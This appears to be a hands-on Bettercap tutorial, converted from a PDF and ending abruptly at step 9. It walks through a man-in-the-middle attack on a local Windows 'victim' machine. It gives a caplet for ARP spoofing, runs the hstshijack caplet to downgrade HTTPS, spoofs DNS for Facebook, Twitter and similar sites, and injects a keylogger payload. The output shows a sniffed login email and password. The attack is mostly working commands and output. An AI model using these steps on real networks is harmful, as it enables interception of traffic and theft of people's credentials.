



BetterCap Basic Usage:

1. Help command shows the start-up options for Bettercap.



```
root@h3rm1t:~# bettercap -h
Usage of bettercap:
-autostart string
    Comma separated list of modules to auto start. (default "events.stream")
-caplet string
    Read commands from this file and execute them in the interactive session.
-cpu-profile file
    Write cpu profile file.
-debug
    Print debug messages.
-env-file string
    Load environment variables from this file if found, set to empty to disable environment persistence.
-eval string
    Run one or more commands separated by ; in the interactive session, used to set variables via command line.
-gateway-override string
    Use the provided IP address instead of the default gateway. If not specified or invalid, the default gateway will be used.
-iface string
    Network interface to bind to, if empty the default interface will be auto selected.
-mem-profile file
    Write memory profile to file.
-no-colors
    Disable output color effects.
-no-history
    Disable interactive session history file.
-silent
    Suppress all logs which are not errors.
-version
    Print the version and exit.
root@h3rm1t:~#
```

2. Start bettercap by binding it to a interface and show all the available modules using the 'help' command.



```
root@h3rm1t:~# bettercap -iface wlan0
bettercap v2.23 (built for linux amd64 with go1.11.6) [type 'help' for a list of commands]
192.168.43.0/24 > 192.168.43.230 > help
    help MODULE : List available commands or show module specific help if no module name is provided.
    active       : Show information about active modules.
    quit         : Close the session and exit.
    sleep SECONDS : Sleep for the given amount of seconds.
    get NAME      : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
    set NAME VALUE : Set the VALUE of variable NAME.
    read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
    clear         : Clear the screen.
    include CAPLET : Load and run this caplet in the current session.
    ! COMMAND     : Execute a shell command and print its output.
    alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules
any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mysql.server > not running
net.probe > not running
net.recon > not running
net.sniff > not running
```

3. Switch on the net.probe and net.sniff modules and scan the network for all connected devices.

```
root@h3rm1t:~# bettercap -iface wlan0
bettercap v2.23 (built for linux amd64 with go1.11.6) [type 'help' for a list of commands]

192.168.43.0/24 > 192.168.43.236 > net.probe on
[18:34:23] [sys.log] [info] net.probe starting net.recon as a requirement for net.probe
192.168.43.0/24 > 192.168.43.236 > [18:34:23] [endpoint.new] endpoint 192.168.43.126 detected as 00:f4:8d:a8:a2:49 (Liteon Technology Corporation)
192.168.43.0/24 > 192.168.43.236 > net.sniff on
192.168.43.0/24 > 192.168.43.236 > net.show
```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.43.236	18:3d:a2:dc:4d:e9	wlan0	Intel Corporate	0 B	0 B	18:34:16
192.168.43.1	02:c8:07:1e:46:ce	gateway		276 B	172 B	18:34:16
192.168.43.126	00:f4:8d:a8:a2:49	LAPTOP-815TPA9G	Liteon Technology Corporation	533 B	801 B	18:34:32

27 kB / 67 kB / 1534 pkts

192.168.43.0/24 > 192.168.43.236 > |

Annotations:

- Kali Linux system running Bettercap
- Windows System on which attacks will be run
- Network Gateway


4. Instead of typing commands manually after starting bettercap, all the commands can be types in a text file which can be saved as a caplet(with a .cap extension). Then while starting bettercap this caplet file can be called using the '-caplet' parameter.

```
File Edit View Selection Find Packages Help
arpspoof.cap -- ~/Documents/scripts -- Atom

1 net.probe on
2 set arp.spoof.full duplex true
3 set arp.spoof.targets 192.168.43.126
4 arp.spoof on
5 set net.sniff.local true
6 net.sniff on
7
```


ARP Spoofing with BetterCap:

5. Start Bettercap with the caplet file created in the previous step.



```
root@h3rm1t: ~  
root@h3rm1t:~# bettercap -iface wlan0 -caplet /root/Documents/scripts/arpspoof.cap  
bettercap v2.23 (built for linux amd64 with go1.11.6) [type 'help' for a list of commands]  
[18:54:53] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe  
[18:54:53] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.  
[18:54:53] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.  
[18:54:53] [endpoint.new] endpoint 192.168.43.126 detected as 00:f4:8d:a8:a2:49 (Liteon Technology Corporation).  
192.168.43.0/24 > 192.168.43.236 > |
```

6. Display the list of in-built caplets available in bettercap using the 'caplet.show' command and select the hstshijack/hstshijack caplet.



```
192.168.43.0/24 > 192.168.43.236 > | caplet.show  
+-----+-----+-----+  
| Name                               | Path                               | Size  |  
+-----+-----+-----+  
| Downloads/wpa-handshake-01.cap     | /root/Downloads/wpa-handshake-01.cap | 357 kB |  
| ap                                 | /usr/share/bettercap/caplets/ap.cap  | 307 B  |  
| crypto-miner/crypto-miner          | /usr/share/bettercap/caplets/crypto-miner/crypto-miner.cap | 666 B  |  
| download-autopwn/download-autopwn  | /usr/share/bettercap/caplets/download-autopwn/download-autopwn.cap | 2.6 kB |  
| fb-phish/fb-phish                  | /usr/share/bettercap/caplets/fb-phish/fb-phish.cap  | 140 B  |  
| gitspoofer/gitspoofer              | /usr/share/bettercap/caplets/gitspoofer/gitspoofer.cap | 216 B  |  
| gps                                 | /usr/share/bettercap/caplets/gps.cap  | 109 B  |  
| hstshijack/hstshijack              | /usr/share/bettercap/caplets/hstshijack/hstshijack.cap | 823 B  |  
| http-req-dump/http-req-dump        | /usr/share/bettercap/caplets/http-req-dump/http-req-dump.cap | 591 B  |  
| http-ui                            | /usr/share/bettercap/caplets/http-ui.cap  | 376 B  |  
| https-ui                           | /usr/share/bettercap/caplets/https-ui.cap  | 655 B  |  
| jsinject/jsinject                  | /usr/share/bettercap/caplets/jsinject/jsinject.cap  | 210 B  |  
| local-sniffer                      | /usr/share/bettercap/caplets/local-sniffer/local-sniffer.cap | 244 B  |  
| login-manager-abuse/login-man-abuse | /usr/share/bettercap/caplets/login-manager-abuse/login-man-abuse.cap | 236 B  |  
| mana                               | /usr/share/bettercap/caplets/mana.cap  | 61 B   |  
| massdeauth                         | /usr/share/bettercap/caplets/massdeauth.cap  | 302 B  |  
| mitm6                              | /usr/share/bettercap/caplets/mitm6.cap  | 551 B  |  
| netmon                             | /usr/share/bettercap/caplets/netmon.cap  | 42 B   |  
| pita                               | /usr/share/bettercap/caplets/pita.cap  | 900 B  |  
| proxy-script-test/proxy-script-test | /usr/share/bettercap/caplets/proxy-script-test/proxy-script-test.cap | 57 B   |  
| pwnagotchi-auto                    | /usr/share/bettercap/caplets/pwnagotchi-auto.cap  | 302 B  |  
| pwnagotchi-manual                  | /usr/share/bettercap/caplets/pwnagotchi-manual.cap  | 412 B  |  
| rogue-mysql-server                 | /usr/share/bettercap/caplets/rogue-mysql-server.cap  | 501 B  |  
| rtfm/rtfm                          | /usr/share/bettercap/caplets/rtfm/rtfm.cap  | 210 B  |  
| simple-passwords-sniffer           | /usr/share/bettercap/caplets/simple-passwords-sniffer.cap  | 131 B  |  
| tcp-req-dump/tcp-req-dump          | /usr/share/bettercap/caplets/tcp-req-dump/tcp-req-dump.cap  | 413 B  |  
| web-override/web-override          | /usr/share/bettercap/caplets/web-override/web-override.cap  | 254 B  |  
+-----+-----+-----+  
192.168.43.0/24 > 192.168.43.236 > | hstshijack/hstshijack |
```

Caplet for downgrading SSL Connections to plain text connections.

```
Activities Applications Places Terminator Dec 28 19:07
root@h3rm1t: ~
root@h3rm1t: ~ 145x37

[19:07:34] [sys.log] [inf] hstshijack Module loaded.


Commands
  hstshijack.show : Show module info.

Caplet
  hstshijack.log > /usr/share/bettercap/caplets/hstshijack/ssl.log
  hstshijack.ignore > *
  hstshijack.targets > twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.com,ebay.com,*.ebay.com,www.linkedin.com
  hstshijack.replacements > twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.com,ebay.com,*.ebay.com,linkedin.com
  hstshijack.blockscripts > unacknowledged
  hstshijack.obfuscate > false
  hstshijack.encode > false
  hstshijack.payloads > *:/usr/share/bettercap/caplets/hstshijack/payloads/Keylogger.js


Session info
  Session ID : VTd0JNYXcuvTyB
  Callback Path : /BbIRu8d
  Whitelist Path : /KgIRkIis0
  SSL Log Path : /EygYKurk0itM
  SSL Log : 68 hosts

[19:07:34] [sys.log] [inf] http.proxy started on 192.168.43.236:8080 (sslstrip disabled)
[19:07:34] [sys.log] [inf] dns.spoof facebook.com -> 192.168.43.236
[19:07:34] [sys.log] [inf] dns.spoof *.apple.com -> 192.168.43.236
[19:07:34] [sys.log] [inf] dns.spoof *.facebook.com -> 192.168.43.236
[19:07:34] [sys.log] [inf] dns.spoof apple.com -> 192.168.43.236
192.168.43.0/24 > 192.168.43.236 * [19:07:34] [sys.log] [inf] dns.spoof twitter.com -> 192.168.43.236
192.168.43.0/24 > 192.168.43.236 * [19:07:34] [sys.log] [inf] dns.spoof *.twitter.com -> 192.168.43.236
192.168.43.0/24 > 192.168.43.236 * [19:07:34] [sys.log] [inf] dns.spoof ebay.com -> 192.168.43.236
192.168.43.0/24 > 192.168.43.236 * [19:07:34] [sys.log] [inf] dns.spoof *.ebay.com -> 192.168.43.236
192.168.43.0/24 > 192.168.43.236 * [19:07:34] [sys.log] [inf] dns.spoof linkedin.com -> 192.168.43.236
```

7. Once the caplet is executed, open a browser in the windows system (i.e. Victim system) and open a website that is normally opens on SSL.



8. Check the bettercap UI for the sniffed username and password.



```
root@h3rm1t: ~
root@h3rm1t: ~145x37

Connection: keep-alive
Expires: Fri, 20 Apr 2018 04:20:00 GMT
X-Amz-Cf-Id: nTgudXSPHwvk-83rNjteNnUbnE-mfneskdi0rJwZPR20zpLNqwhgBQ==
Accept-Ranges: bytes
Date: Sat, 28 Dec 2019 13:38:43 GMT
Last-Modified: Mon, 15 May 2017 18:04:40 GMT
Cache-Control: no-cache, no-store, must-revalidate
Content-Type: text/plain
Content-Type: text/plain


success

192.168.43.0/24 > 192.168.43.236 [19:09:09] [http.proxy.spoofed-request] {http.proxy.spoofed-request 2019-12-28 19:09:09.409118201 +0530 IST m
==128.609094476 {192.168.43.126 POST stackoverflow.com /users/login 0}}
192.168.43.0/24 > 192.168.43.236 [19:09:09] [net.sniff.http-request] [33] LAPTOP-815TPP06. POST stackoverflow.com/users/login?ssrc=head&return
url=https%3a%2f%2fstackoverflow.com%2f%3f
POST /users/login?ssrc=head&returnurl=https%3a%2f%2fstackoverflow.com%2f%3f HTTP/1.1
Host: stackoverflow.com
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Origin: http://stackoverflow.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Length: 150
Referer: http://stackoverflow.com/users/login?ssrc=head&returnurl=https%3a%2f%2fstackoverflow.com%2f%3f
Cookie: prov=46daeb88-42a7-c6dd-829c-b579b4134d43; _ga=GA1.2.1612933047.1577540278; _gid=GA1.2.1816493279.1577540278; fkey=3a1182e8379dda7ca7b851
44462874196258ba1b9863ab7bd7666ca9e71f57a0
fkey=3a1182e8379dda7ca7b85144462874196258ba1b9863ab7bd7666ca9e71f57a0&ssrc=head&email=abcd@gmail.com&password=Qwerty123&oauth_version=6&oauth_serv
er=


192.168.43.0/24 > 192.168.43.236 [19:09:09] [net.sniff.dns] dns gateway > LAPTOP-815TPP06. : internal-pixel-aps102-lighttpd-elb-934805582.ap-s
outheast-1.elb.amazonaws.com 1s 101.229.10.141 101.229.10.144 101.229.10.146 101.229.10.138 101.229.10.135 101.229.10.132 101.229.10.134 1
```

P.S. – Sometimes the bettercap UI becomes so cluttered that it's difficult to find the sniffed username and password. For such cases, Wireshark can be used to find out the Username and password as shown in the next example.

9.



